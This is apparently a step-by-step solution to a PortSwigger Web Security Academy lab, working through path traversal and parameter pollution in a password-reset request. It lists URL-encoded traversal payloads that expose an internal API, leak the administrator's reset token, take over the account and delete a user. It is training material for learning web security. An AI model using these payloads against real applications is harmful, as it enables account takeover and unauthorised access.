PortSwigger
Lab Description
To solve the lab, log in as the administrator and delete carlos.

Step 1: Trigger Password Reset
- In Burp’s browser, trigger a password reset for
administrator - In Burp Proxy, find the
POST /forgot-passwordrequest - Send it to Repeater
Step 2: Test Path Traversal

Test with # (truncation):
username=administrator%23
Invalid routeerror.
Test with ? (query string):
username=administrator%3F
Invalid routeerror.

Test with ./administrator:
username=./administrator
- Original response.
Test with ../administrator:
username=../administrator
Invalid routeerror.

Input is placed in the URL path.
Step 3: Navigate to API Definition
Test traversal:
username=../../../../%23
Not foundresponse.
Add API definition filename:
username=../../../../openapi.json%23

Error message reveals:
/api/internal/v1/users/{username}/field/{field}
- The endpoint structure is exposed.

Step 4: Find Valid Fields
Test with field=foo:
username=administrator/field/foo%23
Invalid fielderror.

Test with field=email:
username=administrator/field/email%23
- Original response.
emailis a valid field.
Step 5: Access Password Reset Token
Try passwordResetToken (v1):
username=administrator/field/passwordResetToken%23
Not supported by this versionerror.

Change to v1 endpoint:
username=../../v1/users/administrator/field/passwordResetToken%23
- Returns a password reset token!
Step 6: Reset Administrator Password

- Use the token:
/forgot-password?passwordResetToken=LEAKED_TOKEN
Full_URL
https://LAB-ID.web-security-academy.net/forgot-password?passwordResetToken=LEAKED_TOKEN
- Set a new password
Step 7: Log In and Delete Carlos

- Log in as
administratorwith the new password

- Go to the Admin panel
- Delete
carlos
Step 8: Lab Solved
